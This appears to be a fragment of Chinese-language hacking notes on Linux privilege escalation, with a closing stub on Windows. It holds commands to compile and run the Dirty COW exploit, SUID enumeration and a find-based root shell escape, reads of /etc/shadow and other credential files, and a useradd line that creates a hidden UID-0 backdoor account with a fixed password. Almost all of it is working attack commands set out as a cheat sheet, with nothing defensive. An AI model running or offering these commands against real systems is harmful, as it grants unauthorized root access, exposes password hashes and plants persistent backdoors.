gcc -pthread dirty.c -o exp -lcrypt（编译命令

exp feng （使用exp，后面的feng是密码

root已经替换成firefart

### suid’提权：

https://www.freebuf.com/articles/system/149118.html

一：

先find

find / -perm -u=s -type f 2>/dev/null

然后/usr/bin/find+所要运行的文件

二：

find . -exec '/bin/sh' \;

三：

先touch XXX创建一个文件

然后：find / -type f -name XXX -exec "whoami" \;

cat /etc/passwd #查看用户信息

cat /etc/shadow #查看用户的密码信息

cat /etc/group #查看用户的组信息

### 利用 /etc/passwd 文件提权

<https://blog.csdn.net/qq_36119192/article/details/99871667>

以下这条命令直接生成一个具有root权限的用户：venus，密码为：123qwe 。前提是这条命令的执行需要root权限。

useradd -p `openssl passwd -1 -salt 'user' 123qwe` -u 0 -o -g root -G root -s /bin/bash -d /home/user venus

windows提权：

systeminfo查看主机版本基本信息